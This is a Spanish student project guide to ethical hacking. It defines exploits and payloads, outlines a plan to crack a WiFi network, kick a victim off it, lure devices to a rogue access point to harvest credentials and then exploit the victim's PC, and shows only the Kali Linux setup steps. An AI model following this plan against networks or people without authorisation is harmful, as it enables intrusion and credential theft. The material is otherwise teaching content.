



HACKING ÉTICO

PROYECTO SISTEMAS OPERATIVOS

TABLA DE CONTENIDO

TABLA DE CONTENIDO.....	2
INTRODUCCION A LA GUIA DE PENTESTING	3
DISTRIBUCIONES DE SEGURIDAD LINUX	5
KALI LINUX	6
INSTALAR ADAPTADOR DE RED TP-LINK TL-WN722N Ver:3.20	14
MODO MONITOR ADAPTADOR DE RED.....	20
LOCALIZAR Y PENETRAR UNA RED DE ACCESO WIFI.....	27
EXPULSAR UN CLIENTE DE UNA RED.....	32
IMPLEMENTAR UN ACCESS POINT	38
PENTESTING – ATACANDO UN SISTEMA OPERATIVO Y EXPLOTANDO SUS VULNERABILIDADES.....	49

HACKING ETICO:

Proyecto de Final de Sistemas Operativos.

Ing. Luis Felipe Narváez Gómez. E-mail: luis.narvaez@usantoto.edu.co. Cod.Est: 2312660. Facultad de Ingeniería de Sistemas. Semestre 2021.2

INTRODUCCION A LA GUIA DE PENTESTING

El presente documento pone en situación una línea de procesos común de hacking que puede presentarse en el día cotidiano, como ataques a redes inalámbricas, intrusiones a computadoras y por ende a sus sistemas operativos y su consecuente explotación de recursos y debilidades.

En el campo de la auditoria, el PENTESTING es una práctica referida a la seguridad informática la cual es a la vez una abreviatura para las ingles PENETRATION TESTING. Como su nombre lo indica es la acción de atacar diversos entornos o sistemas operativos con la intención de averiguar si estos tienen fallos, vulnerabilidades u otras debilidades de seguridad, para poder así, prevenir ataques externos hacia esos equipos o sistemas. Esta rama de la ciberseguridad es relativamente reciente donde a su vez también se encuentran campos como el RED TEAM y el BLUE TEAM; el primero siendo orientado para la sección más ofensiva de la seguridad informática y el segundo respectivamente es mas orientado a la defensiva.

Ahora bien, ¿esta práctica es legal? Si, es completamente legal siempre y cuando los ataques que se realicen sean dirigidos a nuestros equipos propios o los equipos de algún cliente que solicite nuestro servicio, esto bajo un consentimiento comúnmente firmado. En caso de que lo anterior no se dé, podríamos estar incurriendo en el denominado hackeo de sobrero gris o negro, practicas que en la mayoría de países este penado con prisión, por lo que lo mas correcto es ceñirse a las prácticas de buena ética profesional en este campo de la informática y la Ingeniería de Software o Ingeniería de Sistemas.

El PENTESTING se diferencia del HACKING en los permisos que se tienen para realizar ciertas acciones de ataque a uno o varios sistemas operativos. Algunos términos que debemos tener en cuenta en la práctica son:

1. Vulnerabilidad:

"Un fallo en la seguridad de una aplicación, sistema o hardware, más comúnmente conocido como agujero por donde colarse para hacerse con el control de la aplicación o incluso del equipo al completo. Las vulnerabilidades pueden ser desde un fallo en la programación de una aplicación, una contraseña muy débil u obvia del tipo "1234", "password" o "contraseña"; o incluso algo tan complejo como un desbordamiento de un buffer de información del sistema". (Open Webinars Net – Blog Que es el Pentesting. Esaú Abril Nuñez. Veinticuatro de octubre de 2018).

2. Exploit:

"Para aprovecharnos de las vulnerabilidades del sistema existen los exploits; pequeñas aplicaciones programadas con el fin único de acceder al sistema que contiene la vulnerabilidad, para hacernos con su control o para provocar un funcionamiento indebido. Metasploit es un referente en lo que se refiere a exploits, un proyecto Open Source que recopila vulnerabilidades e informa de éstas, colaborando posteriormente con grandes compañías para desarrollar o mejorar sistemas de detección de intrusos y malware, pero ya entraremos más adelante en desarrollar las ventajas que ofrece este proyecto. Podemos diferenciar tres tipos de exploits, según desde dónde se ejecute éste": (Open Webinars Net – Blog Que es el Pentesting. Esaú Abril Nuñez. Veinticuatro de octubre de 2018).

a. Local:

"Para ejecutar este tipo de exploit, deberemos haber tenido acceso previo al sistema vulnerable. También puede ejecutarse tras acceder a la máquina con un exploit remoto. Exploit Remoto: Se puede ejecutar desde una red interna o bien desde la red de redes para poder acceder al sistema víctima". (Open Webinars Net – Blog Que es el Pentesting. Esaú Abril Nuñez. Veinticuatro de octubre de 2018).

b. Del lado del cliente:

"Es el tipo de exploit más usado, puesto que aprovecha vulnerabilidades existentes en aplicaciones que se encuentran instaladas en la mayoría de equipos de usuarios finales. Suelen llegar al equipo mediante correos electrónicos, pendrives o mediante una "navegación insegura"". (Open Webinars Net – Blog Que es el Pentesting. Esaú Abril Nuñez. Veinticuatro de octubre de 2018).

3. PayLoad

"Es un término al que no se puede dejar de hacer mención siempre que se habla de exploits. Por definirlo de una forma simple, un payload es una pequeña aplicación que aprovecha una vulnerabilidad afectada por un exploit para obtener el control del sistema víctima. Lo más común en un ataque es aprovechar una vulnerabilidad con un exploit básico para injectar un payload con el que obtener el control del equipo al que atacamos. Si para los exploits hablábamos de Metasploit, para los payload, no tenemos que salir de esa aplicación para encontrar un subproyecto dentro del propio Metasploit, el denominado Meterpreter. Con esta solución, podremos cargar payloads que nos permitirán realizar multitud de acciones sobre nuestra víctima, desde acceder al sistema de archivos del equipo víctima a incluso que podamos ver en nuestra pantalla lo que muestra la pantalla del ordenador atacado". (Open Webinars Net – Blog Que es el Pentesting. Esaú Abril Nuñez. Veinticuatro de octubre de 2018)

Las razones que puede tener una persona para ejecutar este tipo de temática pueden ser muchas, desde la obtención de credenciales para usos diversos, el ataque o mal logro de archivos importantes, competencia empresarial, fines varios delictivos, auditorias de seguridad en empresas o incluso recuperación de ciertas credenciales de los equipos de cómputo. Cabe mencionar que en ningún momento de incita por medio del presente documento al público general a llevar las prácticas contenidas en el para fines ajenos a los académicos, del mismo modo se debe tener en cuenta que los resultados que se explican aquí pueden variar al momento de replicarse, tanto en aumento como disminución de pasos necesarios para llegar a obtener un fin; como bien los resultados obtenidos, puesto que cada ataque es único, como únicas son las vulnerabilidades que puede tener una computadora frente a otra y así la manera de solucionar los problemas, que pueden surgir en la implementación de herramientas.

La temática que se quiere explorar en el presente documento es la siguiente:

1. Obtener una distribución Linux orientada a seguridad Informática.
2. Localizar una red de acceso Wifi a la cual queremos acceder.
3. Obtener las credenciales de acceso de esta red Wifi.
4. Acceder a la Red Wifi.
5. Expulsar al computador víctima específico o a los que queremos atacar de esa red.
6. Montar una red de acceso similar para que los dispositivos inteligentes, como computadoras y celulares se anclen a este una vez hayan perdido el acceso anterior.
7. Obtener credenciales de acceso o información del o los usuarios que se quieren anclar a la red que hemos instalado.
8. Escanear nuestra red de control.
9. Analizar las IPv4 de la red de control.
10. Especificar el equipo o equipos a los cuales se les quiere atacar por su Ipv4.
11. Escanear los puertos de acceso de la o las maquinas víctima.
12. Determinar si existen vulnerabilidades en los puertos abiertos
13. Determinar que herramienta podemos usar para explotar algún servicio de la maquina víctima

En base a la temática anterior, supongamos un escenario, supongamos que se nos ha contratado para poder acceder a cierta computadora de cierta persona, por el motivo que sea nuestro deber será poder ver que su PC tenga ciertas vulnerabilidades y poderlas así explotar. El problema, sin embargo, no podemos manipular físicamente la computadora, por lo que nuestro último acceso es por medio de la red de internet Wifi y el límite de nuestro ataque se marca en averiguar si el susodicho dispositivo tiene o no vulnerabilidades.

Para esto debemos hacernos con la red en el mismo momento que la maquina víctima se encuentra conectada, o bien hacer que la misma se conecte a un ACCESS POINT que nosotros desplegaremos para así, desplegar una serie de herramientas y poder escanear los puntos débiles de acceso remoto de la computadora.

Aclarada la temática y suponiendo ya el escenario con el que trabajaremos podemos comenzar.

DISTRIBUCIONES DE SEGURIDAD LINUX

Pese a que en el día a día la mayoría de computadoras en el mundo trabajan con el sistema operativo Windows, en sus diferentes versiones, existe un amplio abanico de otros OS de los cuales podemos hacer uso y que pueden funcionar mejor que la mítica OS de Microsoft, tanto a manera de uso general del usuario como uso de prestaciones específicas, usos empresariales y servidores de Datos.

Una de las más grandes OS en el mundo es Linux la cual tiene la particularidad de contar con un amplio abanico de distribuciones orientadas tanto para manejo de tareas específicas como de uso general del usuario del día a día. Es una de estas ramas de uso específico en la cual nos enfocaremos en este documento, siendo estas las distribuciones enfocadas a Seguridad Informática y sus derivados.

Existe varias distribuciones orientadas a la seguridad informática en el Sistema Operativo de Linux, cada una con sus peculiaridades, recursos y software agregado propio para seguridad, informática forense y por supuesto Hacking; sin embargo, hay ciertas distribuciones que se han vuelto altamente populares y prometen ser las mejores en sus ámbitos de uso, con programas y funciones con las cuales se puede diagnosticar, atacar y proteger un sistema. Estas son las siguientes:

1. BlackArch Linux
2. Kali Linux
3. Backbox
4. Pentoo
5. Wifislax
6. Parrot Security OS
7. Bugtr
8. ArchStrikeaq

En este proyecto, seleccionaremos trabajar con la Distribución de Linux, Kali GNU Linux. Antes de continuar con el documento he de recordar que la guía se realizó en distintos espacios de tiempo, bajo distintas redes inalámbricas Wifi, con diferentes antenas o adaptadores de red y atacando distintos computadores, por lo que en caso de ver cambios de IPv4 en el uso de comandos o librerías que correspondan a seriales distintos, se debe principalmente a estos cambios.

Por último, se debe recordar que, el trabajo de ser auditor de seguridad no conlleva una resolución de pasos única para llegar a explotar una o varias vulnerabilidades, la guía en ningún momento representa una sucesión de pasos que deban seguirse de manera estricta, si no que la misma es voluble, esto debido a que cada situación de exploración de vulnerabilidades presenta trazos únicos y depende del Ingeniero en Software en resolver hasta llegar al objetivo.

KALI LINUX

Kali fue lanzado por primera vez el 13 de marzo de 2013 bajo el nombre oficial de Back Track, desarrollado para la empresa de seguridad OFFENSIVE SECURITY, siendo una de las distribuciones forenses centradas en la seguridad basada en la rama de pruebas de Debian. El diseño de Kali está orientado a la penetración, la recuperación de datos y la detección de amenazas.

Kali es una de las distribuciones más famosas para Hacking, muy utilizado en el tema de seguridad informática y hacking ético debido a su amplio catálogo de herramientas. Posee un gran recorrido y soporte en su plataforma. Las herramientas que posee Kali van desde llevar a cabo múltiples pruebas, recopilar información, escanear redes, etc. Kali Linux es de carácter gratuito y su fin es siempre serlo, con el fin de brindar al usuario un amplio catálogo de utilidades que van de las 600 y contando características incorporadas dentro de la instalación de la propia distribución.

Actualmente la piratería es un tema famoso en la cultura popular, esto gracias a la difusión del trabajo de Hacking por la televisión, el cine y series de seguridad informática.

Kali comparte similitud con otras distribuciones de Linux, repleta de herramientas relacionadas con la seguridad y dirigida a expertos en seguridad informática y de redes, su diferencia está en su enfoque de diseño y programación, pues es Kali directamente programado en temas orientados en seguridad y análisis forense.

Como Sabemos una distribución de Linux no es más que un paquete que contiene el kernel de Linux, un conjunto de utilidades, aplicaciones principales y algunas configuraciones predeterminadas; por lo tanto Kali no ofrece algo único en este sentido, pues la mayoría de estas herramientas pueden instalarse en cualquier distribución de Linux; pero como ya habíamos estipulado, su diferencia está en el diseño específico, pues cumple con los requisitos de eficiencia óptimos en los temas de penetración profesional y auditorias de seguridad.

"Nuestra distribución de pruebas de penetración más avanzada que jamás haya existido".

- Desarrolladores de Kali Linux.

Kali está dirigido a un subconjunto particular de usuarios de Linux, Pentesters, piratas informáticos, etc; por lo que no es un entorno en el cual se esperaría encontrar a diseñadores de software, diseño web, programación de juegos, Oficinistas, etc.

Antes de empezar con una prueba básica de Hacking Ético, debemos asegurarnos que Kali Linux se encuentra en óptimas condiciones para trabajar, para esto debemos configurar el repositorio y actualizar dependencias.

PASO 1: Configurar el repositorio.

Es de suma importancia configurar el repositorio correctamente. El modelo de lanzamiento continuo de Kali Linux tiene como objetivo proporcionar utilidades de seguridad actualizadas a los usuarios que utilizan esta distribución. La parte del repositorio hace referencia a los medios que se están utilizando para la instalación, un problema derivado de las distribuciones recientemente instaladas.


Para solucionar este problema se debe cambiar el repositorio por defecto al repositorio oficial de Kali Linux. El archivo que vamos a necesitar se encuentra en la siguiente ruta:

`/etc/apt/sources.list`


Debemos abrir el archivo con un editor de texto plano como leafpad y reemplazar el repositorio predeterminado a este repositorio oficial de Kali Linux, Kali Rolling:

```
deb http://http.kali.org/kali kali-rolling main contrib non-free
# For source package access, uncomment the following line
# deb-src http://http.kali.org/kali kali-rolling main contrib non-free
```


Visto de manera visual seria, abrir Kali Linux.




Buscar en la ruta que se nos ha proporcionado el archivo “sources.list”:



Una vez encontrado lo abrimos con el editor de texto plano, puesto que no se tienen conexión a una red inalámbrica por ahora, podemos abrir el archivo con MOUSEPAD.



Cambiamos el repositorio.



En caso de que por problemas de permisos no deje sobre escribir los archivos podemos ingresar por consola escribiendo el comando “`nano /etc/apt/sources.list`”. Esto claro debe hacerse como usuario root.

```

root@machineonruiso:~#
Archivo  Acciones  Editar  Vista  Ayuda
GNU nano 5.4                                     /etc/apt/sources.list
deb http://http.kali.org/kali kali-rolling main contrib non-free
# Additional line for source packages
# deb-src http://http.kali.org/kali kali-rolling main contrib non-free

[ 5 líneas leídas ]
^G Ayuda      ^G Guardar      ^M Buscar      ^X Cortar      ^T Ejecutar      ^C Ubicación      M-U Deshacer      M-A Poner marca      M-L A llave
^X Salir      ^R Leer fich.  ^R Reemplazar  ^U Pegar       ^J Justificar    ^I Ir a línea     M-F Rehacer      M-C Copiar      ^D Buscar atrás

root@machineonruiso:~#
Archivo  Acciones  Editar  Vista  Ayuda
GNU nano 5.4                                     /etc/apt/sources.list *
deb http://http.kali.org/kali kali-rolling main contrib non-free
# For source package access, uncomment the following line
# deb-src http://http.kali.org/kali kali-rolling main contrib non-free

[ 5 líneas leídas ]
^G Ayuda      ^G Guardar      ^M Buscar      ^X Cortar      ^T Ejecutar      ^C Ubicación      M-U Deshacer      M-A Poner marca      M-L A llave
^X Salir      ^R Leer fich.  ^R Reemplazar  ^U Pegar       ^J Justificar    ^I Ir a línea     M-F Rehacer      M-C Copiar      ^D Buscar atrás

```

“CTRL + O” = Guardar cambios


También podemos probar con:

```

root@machineonruiso:~#
Archivo  Acciones  Editar  Vista  Ayuda
GNU nano 5.4                                     /etc/apt/sources.list
deb http://http.kali.org/kali kali-rolling main contrib non-free
# For source package access, uncomment the following line
deb-src http://http.kali.org/kali kali-rolling main contrib non-free

```

Ahora bien, debemos asegurarnos de que las conexiones de red entre la Maquina anfitrión y la máquina virtual estén dadas, refiriéndose al adaptador de red.



Comprobamos que efectivamente la conexión exista a internet, esto comparando las Ip para asegurarnos que tanto la maquina anfitrión como la máquina virtual están en la misma red y algún ping para asegurarnos que haya conexión real a internet. De la parte de Kali Linux tenemos:

ifconfig

```
root@machineonruiso:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.255 brd 192.168.1.255
        netmask 255.255.255.0
        broadcast 192.168.1.255
        inet6 fe80::200:27ff:fe07:df8 prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:07:0d:f8 txqueuelen 1000  (Ethernet)
            RX packets 24 bytes 2290 (2.2 KiB)
            TX packets 22 bytes 3814 (3.7 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
      lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 brd 127.0.0.1
          netmask 255.0.0.0
          inet6 ::1 brd ::1
            prefixlen 128 scopeid 0x10<host>
            txqueuelen 1000  (local loopback)
            RX packets 8 bytes 400 (400.0 B)
            TX packets 8 bytes 400 (400.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@machineonruiso:~#
```

De la Parte de Windows 10 tenemos:

ipconfig o ipconfig /all

```
C:\Users\ruiso\ipconfig
Configuración IP de Windows

Adaptador de Ethernet Ethernet:
  Estado de los medios. . . . . : medios desconectados
  Sufijo DNS específico para la conexión. . . :

Adaptador de Ethernet VirtualBox Host-Only Network:
  Sufijo DNS específico para la conexión. . . :
  Vínculo: dirección IPv6 local. . . : fe80::b9f6:bce4:48e4:4d8dk12
  Dirección IPv4. . . . . : 192.168.56.1
  Máscara de subred . . . . . : 255.255.255.0
  Puerta de enlace predeterminada . . . . . :

Adaptador de LAN inalámbrica Conexión de área local* 1:
  Estado de los medios. . . . . : medios desconectados
  Sufijo DNS específico para la conexión. . . :

Adaptador de LAN inalámbrica Conexión de área local* 2:
  Estado de los medios. . . . . : medios desconectados
  Sufijo DNS específico para la conexión. . . :

Adaptador de Ethernet Ethernet 2:
  Estado de los medios. . . . . : medios desconectados
  Sufijo DNS específico para la conexión. . . :

Adaptador de LAN inalámbrica Wi-Fi 2:
  Sufijo DNS específico para la conexión. . . :
  Vínculo: dirección IPv6 local. . . : fe80::59d3:8066:fdc7:ecf3%3
  Dirección IPv4. . . . . : 192.168.1.53
  Máscara de subred . . . . . : 255.255.255.0
  Puerta de enlace predeterminada . . . . . : 192.168.1.254

Adaptador de Ethernet Conexión de red Bluetooth:
  Estado de los medios. . . . . : medios desconectados
  Sufijo DNS específico para la conexión. . . :

C:\Users\ruiso\
```

De parte de Kali Linux tenemos:

ping www.google.com

```
root@machineonruiso:~# ping www.google.com
PING www.google.com (172.217.173.36) 56(84) bytes of data.
64 bytes from bog02s12-in-f4.1e100.net (172.217.173.36): icmp_seq=1 ttl=118 time=20.2 ms
64 bytes from bog02s12-in-f4.1e100.net (172.217.173.36): icmp_seq=2 ttl=118 time=39.3 ms
64 bytes from bog02s12-in-f4.1e100.net (172.217.173.36): icmp_seq=3 ttl=118 time=164 ms
64 bytes from bog02s12-in-f4.1e100.net (172.217.173.36): icmp_seq=4 ttl=118 time=22.5 ms
64 bytes from bog02s12-in-f4.1e100.net (172.217.173.36): icmp_seq=5 ttl=118 time=107 ms
64 bytes from bog02s12-in-f4.1e100.net (172.217.173.36): icmp_seq=6 ttl=118 time=15.8 ms
64 bytes from bog02s12-in-f4.1e100.net (172.217.173.36): icmp_seq=7 ttl=118 time=22.4 ms
64 bytes from bog02s12-in-f4.1e100.net (172.217.173.36): icmp_seq=8 ttl=118 time=17.4 ms
^C
--- www.google.com ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7008ms
rtt min/avg/max/mdev = 15.848/51.103/163.709/51.202 ms
root@machineonruiso:~#
```

De parte de Windows 10 tenemos:

ping www.google.com -t

```
C:\Users\ruioso>ping www.google.com -t
Haciendo ping a www.google.com [172.217.173.36] con 32 bytes de datos:
Respueta desde 172.217.173.36: bytes=32 tiempo=17ms TTL=118
Respueta desde 172.217.173.36: bytes=32 tiempo=20ms TTL=118
Respueta desde 172.217.173.36: bytes=32 tiempo=17ms TTL=118
Respueta desde 172.217.173.36: bytes=32 tiempo=17ms TTL=118
Respueta desde 172.217.173.36: bytes=32 tiempo=18ms TTL=118
Respueta desde 172.217.173.36: bytes=32 tiempo=16ms TTL=118
Respueta desde 172.217.173.36: bytes=32 tiempo=20ms TTL=118
Respueta desde 172.217.173.36: bytes=32 tiempo=20ms TTL=118
Respueta desde 172.217.173.36: bytes=32 tiempo=18ms TTL=118
Respueta desde 172.217.173.36: bytes=32 tiempo=15ms TTL=118
Respueta desde 172.217.173.36: bytes=32 tiempo=14ms TTL=118

Estadísticas de ping para 172.217.173.36:
    Paquetes: enviados = 11, recibidos = 11, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 14ms, Máximo = 20ms, Media = 17ms
Control-C
^C
C:\Users\ruioso>
```

Con una conexión a internet ya podemos por ejemplo instalar LEAPPAD para Kali, para eso abrimos una terminal de comandos y ponemos el comando “`sudo apt-get install leafpad`”.

```
root@machineonruiso:~#
Archivo Acciones Editar Vista Ayuda
[✓] root@machineonruiso:~[~]
  sudo apt-get install leafpad
Leyendo lista de paquetes... Hecho
Creado árbol de dependencias... Hecho
Leyendo información de estado... Hecho
Paquetes actualizados:
  evince-gtk
Se instalarán los siguientes paquetes NUEVOS:
  leafpad
  @ actualizados, 1 nuevos se instalarán, 0 para eliminar y 695 no actualizados.
Se necesita descargar 90,9 kB de espacio de disco adicional después de esta operación.
  Descargando leafpad-kali-rolling/main amd64 leafpad amd64 0.8.18.1-5 [90,9 kB]
  Descargados 90,9 kB en 2s (37,6 kB/s)
  Seleccionando el paquete leafpad previamente no seleccionado.
  (leyendo la base de datos ... 267021 ficheros o directorios instalados actualmente.)
  Preparando para la instalación ... leafpad-data kali-rolling/main amd64 0.8.18.1-5_amd64.deb ...
  Desempaquetando leafpad (0.8.18.1-5) ...
  Configurando leafpad (0.8.18.1-5) ...
  update-alternatives: utilizando /usr/bin/leafpad para proveer /usr/bin/gnome-text-editor (gnome-text-editor) en modo automático
  Procesando alternativas para leafpad (0.8.18.1-5) ...
  Procesando disparadores para desktop-file-utils (0.26-1) ...
  Procesando disparadores para hicolor-icon-theme (0.17-2) ...
  Procesando disparadores para man-db (2.9.4-2) ...
  Procesando disparadores para mailcap (3.70) ...
  Procesando disparadores para man-db (2.9.4-2) ...
  Procesando disparadores para mailcap (3.70) ...

root@machineonruiso:~[~]
```

